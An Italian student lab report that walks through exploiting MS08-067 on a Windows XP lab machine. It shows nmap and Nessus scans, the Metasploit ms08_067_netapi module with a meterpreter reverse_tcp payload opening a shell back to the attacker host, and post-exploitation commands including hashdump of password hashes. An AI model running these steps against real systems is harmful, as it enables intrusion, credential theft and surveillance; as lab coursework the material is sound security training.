
REPORT UNIT 2 WEEK 7


MODULO 3

Con **nmap -sV** vedo le porte aperte.



```
┌──(kali㉿kali)-[~]
└─$ nmap -sV 192.168.32.200
Starting Nmap 7.94 ( https://nmap.org ) at 2023-06-14 03:50 EDT
Nmap scan report for 192.168.32.200
Host is up (0.0055s latency).
Not shown: 996 closed tcp ports (conn-refused)
PORT     STATE SERVICE      VERSION
135/tcp  open  msrpc        Microsoft Windows RPC
139/tcp  open  netbios-ssn  Microsoft Windows netbios-ssn
445/tcp  open  microsoft-ds Microsoft Windows Vista Embedded microsoft-ds (workgroup: WORKGROUP)
1032/tcp open  msrpc        Microsoft Windows RPC
Service Info: Host: WINXP; OS: Windows; CPE: cpe:/o:microsoft:windows, cpe:/o:microsoft:windows_vista
```

In seguito, faccio una basic network scan con Nessus.
L'esercizio ci chiede di sfruttare **MS08-067**.
La vulnerabilità potrebbe consentire l'esecuzione di codice in modalità remota se un sistema interessato riceve una richiesta RPC appositamente predisposta. Sui sistemi Windows Server 2003, Microsoft Windows 2000 e Windows XP un utente malintenzionato può sfruttare questa vulnerabilità senza autenticazione per eseguire codice arbitrario. È possibile che questa vulnerabilità sia utilizzata per creare uno scenario suscettibile ad attacco da worm. Le configurazioni predefinite standard dei firewall e le procedure consigliate per la configurazione dei firewall consentono di proteggere le risorse di rete dagli attacchi sferrati dall'esterno del perimetro aziendale.



WinXP BASIC / Plugin #34477

MS08-067: Microsoft Windows Server Service Crafted RPC Request Handling R...

Description

The remote Windows host is affected by a remote code execution vulnerability in the 'Server' service due to improper handling of RPC requests. An unauthenticated, remote attacker can exploit this, via a specially crafted RPC request, to execute arbitrary code with 'System privileges.


ECLIPSEDWING is one of multiple Equation Group vulnerabilities and exploits disclosed on 2017/04/14 by a group known as the Shadow Brokers.

Solution

Microsoft has released a set of patches for Windows 2000, XP, 2003, Vista and 2008.


La vulnerabilità è presente sulla porta 445.
Dalle informazioni presenti su Nessus posso vedere che Metasploit è uno dei tool usati per exploitare la vulnerabilità.

Copio il CVE ed apro **msfconsole**.
Avendo come riferimento il CVE da Nessus, faccio **search CVE-2008-4250**.




```
msf6 > search CVE-2008-4250

Matching Modules
================

   #  Name                                 Disclosure Date  Rank   Check  Description
   -  ----                                 ---------------  ----   -----  -----------
   0  exploit/windows/smb/ms08_067_netapi  2008-10-28       great  Yes    MS08-067 Microsoft Server Service Relative Path Stack Corrupti
on


Interact with a module by name or index. For example info 0, use 0 or use exploit/windows/smb/ms08_067_netapi
```

Scelgo l’exploit e con **show options** vedo i parametri da inserire.




```
msf6 > use exploit/windows/smb/ms08_067_netapi
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms08_067_netapi) > show option s
[-] Invalid parameter "option", use "show -h" for more information
[-] Invalid parameter "s", use "show -h" for more information
msf6 exploit(windows/smb/ms08_067_netapi) > show options

Module options (exploit/windows/smb/ms08_067_netapi):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   RHOSTS                    yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasplo
                                       it.html
   RPORT    445              yes       The SMB service port (TCP)
   SMBPIPE  BROWSER          yes       The pipe name to use (BROWSER, SRVSVC)


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     192.168.32.100   yes       The listen address (an interface may be specified)
```

Setto l’**RHOSTS** e con **show payloads** vedo la lista di tutti quelli tra cui scegliere.




```
48  payload/windows/meterpreter/bind_hidden_ipknock_tcp      normal  No    Windows Meterpreter (Reflective Injection), Hidden Bind Ipknock TCP Stager
49  payload/windows/meterpreter/bind_hidden_tcp              normal  No    Windows Meterpreter (Reflective Injection), Hidden Bind TCP Stager
50  payload/windows/meterpreter/bind_ipv6_tcp                normal  No    Windows Meterpreter (Reflective Injection), Bind IPv6 TCP Stager (Windows x86)
51  payload/windows/meterpreter/bind_ipv6_tcp_uuid           normal  No    Windows Meterpreter (Reflective Injection), Bind IPv6 TCP Stager with UUID Support (Windows x86)
52  payload/windows/meterpreter/bind_named_pipe              normal  No    Windows Meterpreter (Reflective Injection), Windows x86 Bind Named Pipe Stager
53  payload/windows/meterpreter/bind_nonx_tcp                normal  No    Windows Meterpreter (Reflective Injection), Bind TCP Stager (No NX or Win7)
54  payload/windows/meterpreter/bind_tcp                     normal  No    Windows Meterpreter (Reflective Injection), Bind TCP Stager (Windows x86)
55  payload/windows/meterpreter/bind_tcp_uuid                normal  No    Windows Meterpreter (Reflective Injection), Bind TCP Stager with UUID Support (Windows x86)
56  payload/windows/meterpreter/reverse_hop_http             normal  No    Windows Meterpreter (Reflective Injection), Reverse Hop HTTP/HTTPS Stager
57  payload/windows/meterpreter/reverse_https_proxy          normal  No    Windows Meterpreter (Reflective Injection), Reverse HTTPS Stager with Support for Custom Proxy
58  payload/windows/meterpreter/reverse_ipv6_tcp             normal  No    Windows Meterpreter (Reflective Injection), Reverse TCP Stager (IPv6)
59  payload/windows/meterpreter/reverse_named_pipe           normal  No    Windows Meterpreter (Reflective Injection), Windows x86 Reverse Named Pipe (SMB) Stager
60  payload/windows/meterpreter/reverse_nonx_tcp             normal  No    Windows Meterpreter (Reflective Injection), Reverse TCP Stager (No NX or Win7)
61  payload/windows/meterpreter/reverse_ord_tcp              normal  No    Windows Meterpreter (Reflective Injection), Reverse Ordinal TCP Stager (No NX or Win7)
62  payload/windows/meterpreter/reverse_tcp                  normal  No    Windows Meterpreter (Reflective Injection), Reverse TCP Stager
63  payload/windows/meterpreter/reverse_tcp_allports         normal  No    Windows Meterpreter (Reflective Injection), Reverse All-Port TCP Stager
64  payload/windows/meterpreter/reverse_tcp_dns              normal  No    Windows Meterpreter (Reflective Injection), Reverse TCP Stager (DNS)
65  payload/windows/meterpreter/reverse_tcp_uuid             normal  No    Windows Meterpreter (Reflective Injection), Reverse TCP Stager with UUID Support
66  payload/windows/metsvc_bind_tcp                          normal  No    Windows Meterpreter Service, Bind TCP
67  payload/windows/metsvc_reverse_tcp                       normal  No    Windows Meterpreter Service, Reverse TCP Inline
```

Scelgo il 62 con **set payload** e faccio **show options**.




```
msf6 exploit(windows/smb/ms08_067_netapi) > set payload 62
payload => windows/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms08_067_netapi) > show options

Module options (exploit/windows/smb/ms08_067_netapi):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   RHOSTS   192.168.32.200   yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT    445              yes       The SMB service port (TCP)
   SMBPIPE  BROWSER          yes       The pipe name to use (BROWSER, SRVSVC)


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     192.168.32.100   yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port
```

Show targets, **set targets** e **run**.



```
msf6 exploit(windows/smb/ms08_067_netapi) > run

[*] Started reverse TCP handler on 192.168.32.100:4444
[*] 192.168.32.200:445 - Automatically detecting the target ...
[*] 192.168.32.200:445 - Fingerprint: Windows XP - Service Pack 3 - lang:English
[*] 192.168.32.200:445 - Selected Target: Windows XP SP3 English (AlwaysOn NX)
[*] 192.168.32.200:445 - Attempting to trigger the vulnerability ...
[*] Sending stage (175686 bytes) to 192.168.32.200
[*] Meterpreter session 1 opened (192.168.32.100:4444 → 192.168.32.200:1033) at 2023-06-14 06:02:12 -0400
```


Con screenshot catturo l’immagine su XP.



```
[*] Started reverse TCP handler on 192.168.32.100:4444
[*] 192.168.32.200:445 - Automatically detecting the target ...
[*] 192.168.32.200:445 - Fingerprint: Windows XP - Service Pack 3 - lang:Engli
[*] 192.168.32.200:445 - Selected Target: Windows XP SP3 English (AlwaysOn NX)
[*] 192.168.32.200:445 - Attempting to trigger the vulnerability ...
[*] Sending stage (175686 bytes) to 192.168.32.200
[*] Meterpreter session 1 opened (192.168.32.100:4444 → 192.168.32.200:1033)

meterpreter > screenshot
Screenshot saved to: /home/kali/pLWCqfKq.jpeg
meterpreter > 
```


```
Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\Documents and Settings\Administrator>ping 192.168.32.100

Pinging 192.168.32.100 with 32 bytes of data:

Reply from 192.168.32.100: bytes=32 time=1ms TTL=64
Reply from 192.168.32.100: bytes=32 time<1ms TTL=64
Reply from 192.168.32.100: bytes=32 time<1ms TTL=64
Reply from 192.168.32.100: bytes=32 time<1ms TTL=64

Ping statistics for 192.168.32.100:
    Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
Approximate round trip times in milli-seconds:
    Minimum = 0ms, Maximum = 1ms, Average = 0ms

C:\Documents and Settings\Administrator>_
```

Con sysinfo controllo le info del target.




```
meterpreter > sysinfo
Computer        : WINXPS3
OS              : Windows XP (5.1 Build 2600, Service Pack 3).
Architecture    : x86
System Language : en_US
Domain          : WORKGROUP
Logged On Users : 2
Meterpreter     : x86/windows
```

Con hashdump prendo le hash delle passwords.



```
meterpreter > hashdump
Administrator:500:e52cac67419a9a224a3b108f3fa6cb6d:8846f7eaee8fb117ad06bdd830b7586c:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
HelpAssistant:1000:195db1cdf03ab355b3a06b633c89a660:fcbc4b12dd879d259107be3d17a75b3e:::
SUPPORT_388945a0:1002:aad3b435b51404eeaad3b435b51404ee:5e3e53c196bdaf0bba33ed13526a864e:::
```

Con webcam_list vado a vedere le webcam disponibili ma non sono presenti.



```
meterpreter > webcam_list
[-] No webcams were found
```